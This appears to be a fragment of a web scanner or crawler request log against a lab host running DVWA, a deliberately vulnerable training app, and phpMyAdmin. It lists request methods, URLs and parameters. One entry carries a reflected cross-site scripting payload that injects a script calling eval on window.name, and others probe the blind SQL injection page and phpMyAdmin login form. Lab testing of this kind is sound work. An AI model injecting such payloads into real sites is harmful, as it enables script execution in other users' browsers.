3280	GET	http://192.168.105.200/dvwa/vulnerabilities/sqli_blind/?Submit=Submit&id=1	Submit, id
3281	GET	http://192.168.105.200/dvwa/security.php?test=%22><script>eval(window.name)</script>	test
3282	GET	http://192.168.105.200/dvwa/ids_log.php	

INDEX	METHOD	URL	PARAMETERS
3283	POST	http://192.168.105.200/dvwa/security.php	seclev_submit, security
3284	POST	http://192.168.105.200/phpMyAdmin/index.php	convcharset, db, lang, lang, phpMyAdmin, phpMyAdmin, table, token
3285	GET	http://192.168.105.200/phpMyAdmin/index.php	
3286	POST	http://192.168.105.200/phpMyAdmin/index.php	convcharset, input_go, lang, phpMyAdmin, phpMyAdmin, phpMyAdmin, pma_password, pma_username, server, token